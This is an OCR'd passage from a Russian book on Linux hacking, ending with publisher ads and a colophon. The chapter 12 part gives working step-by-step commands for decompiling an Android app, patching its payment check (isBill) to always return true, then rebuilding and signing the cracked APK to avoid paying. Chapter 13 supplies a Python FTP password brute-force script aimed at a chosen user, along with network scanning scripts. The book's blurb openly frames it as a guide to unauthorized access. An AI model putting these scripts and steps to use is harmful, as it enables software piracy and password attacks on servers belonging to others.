


Рис. 12.4. Окно поиска. Процесс декомпиляции запущен

Все-таки вы должны обладать навыками программирования на Java, хотя бы минимальными – вы хотя бы должны понимать синтаксис основных конструкций этого языка, иначе у вас ничего не выйдет. Допустим, вы нашли метод isBill(), позволяющий проверить, была ли программа куплена. Нас не интересует, как он это делает, но, скорее всего, по результатам проверки возвращается логическое значение – *true* или *false*. Например:

```
...
проверяем оплату
...
return result;
```




Рис. 12.5. Ищем методы, отвечающие за проверку оплаты

Так вот, вы должны проанализировать код и понять, как он работает. Ваша задача сделать так, чтобы метод всегда возвращал *true* – успешная оплата:

```
return true;
```

Код может быть написан так:

```
if (условие)
   return true;
else
   return false;
```

Так вот, последнюю *return false* нужно заменить на *return true* и тогда вы "купите" программу.

Итак, приложение jadx позволило нам найти метод, отвечающий за оплату, и вы даже уже знаете, как его изменить. Осталось внести изменения.

12.3. Вносим изменения в программу

Просто так изменить код в приложении jadx-gui не получится. Не все так просто. Нам нужно дизассемблировать код, внести в него правки и собрать APK обратно. Здесь нам на помощь приходит apktool:

```
$ apktool d -r app.apk
```

В текущем каталоге у тебя появится каталог app. В нем нужно открыть файл, в котором находится нужный нам метод isBill(). Пусть это будет файл app/<название>/com/app/fragments/BillingFragment.smali. Открой его и найди метод isBill():

```
.method protected isBill()Z
.locals 1
.prologue
.line 167
iget-boolean v0, p0, Lcom/app/fragments/BillingFragment;->isBill:Z
return v0
.end method
```

Здесь можно его изменить вручную. Можно написать новый класс, переопределяющий данный метод:

```
public class MyBill {
   public Boolean isBill() {
      return true;
   }
}
```

После этого нам нужно пропустить его через компилятор и дизассемблер, для чего мы будем использовать программу **dx**, входящую в комплект Android Studio. Приложение будет установлено при первом запуске Android Studio, поэтому если ты еще не запускал среду разработки, сделай это.

Введи команды:

```
$ javac MyBill.java
$  ~/android-tools/android-sdk-linux/build-tools/<версия>/dx  --dex
--output=MyBill.dex MyBill.class
$ baksmail MyBill.dex
```

В результате получим примерно такой код:

```
.method protected isBill()Z
.registers 1
const v0, 1
return v0
.end method
```

Он объявляет константу v0 со значением *1* и возвращает ее (здесь *1* соответствует *true*).

Теперь этот код нам нужно вставить вместо оригинального и собрать весь пакет:

```
$ apktool b application
```

Пакет будет создан в каталоге application/dist. Переименуем его, чтобы не запутаться:

```
$ mv application/dist/app.apk app-hack.apk
```

После этого его нужно подписать:

```
$ sign app-hack.apk
```

В результате в текущем каталоге появится файл app-hack.s.apk. Все, что тебе остается – это скопировать его на карту памяти своего смартфона, удалить исходное приложение и установить этот APK-файл.

12.4. Установка Android Studio в Linux

Покажем, как установить Android Studio в Linux. Первым делом нужно скачать архив с приложением. Сделать это можно по адресу:

https://developer.android.com/studio#downloads

После загрузки архив будет помещен в папку Downloads. Открой файловый менеджер и щелкни правой кнопкой мыши на архиве, выбери команду **Извлечь в** (рис. 12.6), после чего укажи каталог, в который нужно распаковать архив. Нужно отметить, что сам архив занимает почти 1 Гб, а после распаковки каталог с Android Studio будет занимать 1.7 Гб. Архив сразу после распаковки можно удалить.




Рис. 12.6. Распаковка архива с Android Studio

Перед запуском Android Studio проверьте, чтобы у вас были установлены следующие библиотеки:

```
sudo apt-get install libc6:i386 libncurses5:i386 libstdc++6:i386 lib32z1
libbz2-1.0:i386
```

Не смотря на то, что у нас 64-разрядная система, Android Studio необходимы эти 32-разрядные библиотеки.

После этого перейди в каталог, в который ты распаковал Android Studio и запусти сценарий bin/studio.sh:

```
cd ~/android-studio/bin
bash studio.sh
```

Можно также создать ярлык для более быстрого запуска скрипта. В первом окне просто нажмите **Next** (рис. 12.7). Далее тебе предложат выбрать тему оформления (рис. 12.8). Выбери по своему вкусу, по умолчанию используется темная тема.




Рис. 12.7. Нажми Next

Далее среда попросит установить необходимые компоненты (рис. 12.9). Просто нажми **Next**, в следующем окне нажми **Finish** и просто дождись установки компонентов (рис. 12.10).




Рис. 12.8. Выбор темы оформления




Рис. 12.9. Необходимые компоненты

Далее вы увидите окно Android Studio, в котором можно создать новый проект или открыть уже существующий.




Рис. 12.10. Установка компонентов




Рис. 12.11. Установка завершена




Рис. 12.12. Android Studio установлена

В этой главе мы проделали огромную работу:

- Установили Android Studio и все дополнительные инструменты
- Научились просматривать исходный код любого приложения из его APK-файла
- Научились находить в исходном коде различные методы с помощью jdex-gui
- Узнали, как можно модифицировать и снова собрать APK-файл
- Было показано, как подписать измененный APK-файл

Глава 13.

Скриптинг для хакера

Хакеры – хоть и умные, но довольно ленивые. Если есть возможность что-то автоматизировать, то они это делают. В этой главе мы рассмотрим несколько скриптов, которые тебе обязательно пригодятся.

13.1. Взлом FTP

Для взлома FTP можно использовать Python-библиотеку ftplib для установки которой нужно ввести команду:

```
pip install ftplib apt-get install python-ftplib
```

Напишем скрипт (лист. 13.1), который устроит перебор паролей по списку паролей, хранящихся в файле. Имя пользователя, которого ты собрался взламывать, как и путь к файлу с паролями скрипт запрашивает с клавиатуры.

Листинг 13.1. Взлом FTP путем перебора паролей

```
#! /usr/bin/python3

import ftplib

server = input("Адрес FTP-сервера: ");

user=input("имя пользователя:  ");

Passwordlist=input("Введи путь к словарю > ");

try:

    with open(Passwordlist, 'r') as pw:

     for word in pw:

     word=word.strip('\r').strip('\n')

     try:

       ftp = ftplib.FTP(server)

       ftp.login(user,word)

       print('Пароль подобран: ' + word )

      except:

       print('работаем...')

except:

    print('Ошибка словаря')
```

13.2. Проверка портов

Проще всего для сканирования портов использовать **nmap**. Но если нужно проверить только определенные порты и есть вообще желание немного попрограммировать на Python, тогда рассмотрим сценарий из листинга 13.2. Сценарий пробует подключиться к портам, указанным в списке **Port**

и в случае удачного подключения выводит ответ, полученный от сервера. Как минимум, таким образом ты сможешь узнать версию ПО, "слушающего" данные порты.

Листинг 13.2. Проверка портов

```
#! /usr/bin/python3

import socket

s = socket.socket()

Port=[21,22,25,3306]


for i in range(0,4):

   s=socket.socket()

   Ports=Port[i]

   print("Ответ сервера")

   print(Ports)

   s.connect(("192.168.1.101", Ports))

   answer = s.recv(1024)

   print (answer)

   s.close()

print (answer)
```

13.3. Сканирование MySQL

Сценарий из листинга 13.3 позволит найти окружающие тебя MySQL-серверы. Все, что тебе нужно сделать – указать другой диапазон IP-адресов. Данный скрипт запускает **nmap**, который выполняет сканирование диапазо-

на IP-адресов на открытый порт 3306 (порт MySQL). Результаты записываются в файл MYSQLscan. Далее скрипт выводит этот файл и отфильтровывает результаты, показывая только открытые порты.

Листинг 13.3. Сканирование MySQL

```
#! /bin/bash

nmap -sT 192.168.181.0/24-p 3306 >/dev/null -oG MYSQLscan

cat MYSQLscan | grep open > MYSQLScan2

cat MYSQLScan2
```

При желании этот скрипт можно усовершенствовать – чтобы он запрашивал начальный IP-адрес и последний октет последнего IP-адреса – тогда тебе не придется каждый раз модифицировать сценарий, когда тебе нужно будет просканировать другой диапазон.

Листинг 13.4. Модифицированная версия

```
#! /bin/bash

echo "Начальный IP-адрес: "
read FirstIP

echo "Последний октет последнего IP-адреса, например, 255:"
read LastIP

echo "Номер порта для сканирования:"
read port

nmap -sT $FirstIP-$LastIP -p $port >/dev/null -oG MYSQLscan
cat MYSQLscan | grep open > MYSQLScan2
cat MYSQLScan2
```

13.4. TCP-сервер на Python

Для тестирования сети, например, брандмауэра тебе может пригодится TCP-сервер. Скрипт достаточно прост и использует Python-библиотеку **socket**. Скрипт в листинге 13.5 демонстрирует работу и сервера, и клиента. Он создает сокет для сервера (IP-адрес сервера 192.168.181.111, порт 6996. Затем он записывает информацию в сокет и читает ее оттуда. Как бы получилось два в одном, чтобы не создавать и клиент, и сервер. При желании ты можешь разделить функционал скрипта на две отдельные части.


Листинг 13.5. TCP-сервер

```
#! /usr/bin/python3

import socket

TCP_IP="192.168.181.111"
TCP_PORT=6996
BUFFER_SIZE=100

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.bind((TCP_IP, TCP_PORT))
s.listen (1)

conn, addr =s.accept()
print ('Connection address:', addr)

while 1:

    data=conn.recv(BUFFER_SIZE)
    if not data:break
    print ("Received data:", data)
    conn.send(data) #echo

conn.close
```

13.5. Как запускать скрипты из этой главы?

Запускать скрипты достаточно просто. Сохрани каждый скрипт в отдельный файл. Пусть первый скрипт ты сохранил в файл script1. Далее нужно предоставить этому файлу права выполнения и запустить его:

```
chmod +x script1
./script1
```


LINUX

"Издательство Наука и Техника" рекомендует:


Ярошенко А. А.

Хакинг на Android *— СПб.: "Издательство Наука и Техника" — 256 с., ил.*

Эта книга посвящена обеспечению безопасности Android-приложений. В ней будут показаны приемы взлома и защиты приложений. В книге будут рассмотрены архитектура операционной системы Android, а также компоненты, которые она использует для обеспечения безопасности. Будет показано, как декомпилировать приложение и внедрить собственный код в APK-файл. Вы также узнаете, как защитить свой код от хакеров, чтобы его было сложнее декомпилировать и внедрить сторонний код. В большинстве случаев рассмотренные методы защитят ваш код от специалистов, которые хотят использовать его в своих зловредных целях – они "пойдут" искать жертву попроще, на взлом которой можно потратить меньше времени. Также мы разберемся, как пишется компьютерный вирус, и какие вирусы актуальны именно сегодня.

После изучения в первых главах теоретических основ, будет показано, как взломать стороннее (чужое) приложение. Вы познакомитесь с основными инструментами, которые хакеры используют для взлома приложений, узнаете, как внедриться в готовое приложение (будет показано, как взять и добавить дополнительный код в уже готовый APK-файл), как использовать стандартный инструмент – отладчик для взлома приложения. Так как эта книга посвящена не только взлому, но и защите, несколько глав посвящены обфускации и различным методам защиты кода.

Издательство "Наука и Техника" рекомендует:



Ярошенко А. А.

***ХАКИНГ на примерах**. Уязвимости, взлом, защита — СПб.: "Наука и Техника" — 320 с., ил.*

Будет рассказано: об основных принципах взлома сайтов (а чтобы теория не расходилась с практикой, будет рассмотрен реальный пример взлома); отдельная глава будет посвящена угону почтового ящика (мы покажем, как взламывается почтовый ящик – будут рассмотрены различные способы). Ты узнаешь: как устроено анонимное общение в сети посредством электронной почты и всякого рода мессенджеров; как анонимно посещать сайты, как создать анонимный почтовый ящик и какой мессенджер позволяет зарегистрироваться без привязки к номеру телефона. Будут рассмотрены самые популярные инструменты хакеров - Kali Linux, которая содержит несколько сотен (более 600) инструментов, ориентированных на различные задачи информационной безопасности; и инструмент для поиска уязвимостей и взлома информационных систем – Metasploit.

Отдельная глава посвящена взлому паролей. В основном мы будем взламывать пароль учетной записи Windows и рассмотрим, как можно взломать шифрование EFS и зашифрованный диск BitLocker. Также рассмотрим, как взламывается пароль WiFi.

Колисниченко Д. Н.

ХАКИНГ НА LINUX

Группа подготовки издания:

Зав. редакцией компьютерной литературы: *М. В. Финков*

Редактор: *Е. В. Финков*

Корректор: *А. В. Громова*

12+

ООО "Издательство Наука и Техника"

ОГРН 1217800116247, ИНН 7811763020, КПП 781101001

192029, г. Санкт-Петербург, пр. Обуховской обороны, д. 107, лит. Б, пом. 1-Н

Подписано в печать 07.04.2022. Формат 70x100 1/16.

Бумага газетная. Печать офсетная. Объем 20 п.л.

Тираж 2000. Заказ 3891.

Отпечатано с готового оригинал-макета

ООО «Принт-М», 142300, М.О., г.Чехов, ул. Полиграфистов, д.1

Колисниченко Д. Н.

Хакинг на Linux

Данная книга расскажет, как использовать Linux для несанкционированного доступа к информационным системам, или, попросту говоря, для взлома. (Примечание. Материал носит информационный характер и каждый сам решает, как его использовать. Вся ответственность по использованию материала данной книги в противозаконных целях ложится на самого читателя).

Первая часть книги показывает, как взломать саму Linux – вы познакомитесь с основами Linux; узнаете, как взломать локальную Linux-систему и получить права root; поговорим о различных уязвимостях в системе шифрования файлов и папок eCryptfs; ну и, в заключение первой части, будет показано как взломать Apache, MySQL, а также CMS WordPress.

Вторая часть книги расскажет, как использовать различные инструменты, доступные в Linux, для взлома других систем (в том числе и Linux) – познакомимся с хакерским дистрибутивом Kali Linux и узнаем о лучших инструментах из этого дистрибутива; расскажем как взломать аккаунт в социальной сети; научимся скрывать свою деятельность с помощью Tor; попробуем взломать Android-приложение посредством инструментов, входящих в состав Linux и еще много чего интересного.

"Издательство Наука и Техника" рекомендует

ISBN 978-5-907592-00-1

"Издательство Наука и Техника"
г. Санкт-Петербург

Для заказа книг:
(812) 412-70-26
e-mail: nitmail@nit.com.ru
www.nit.com.ru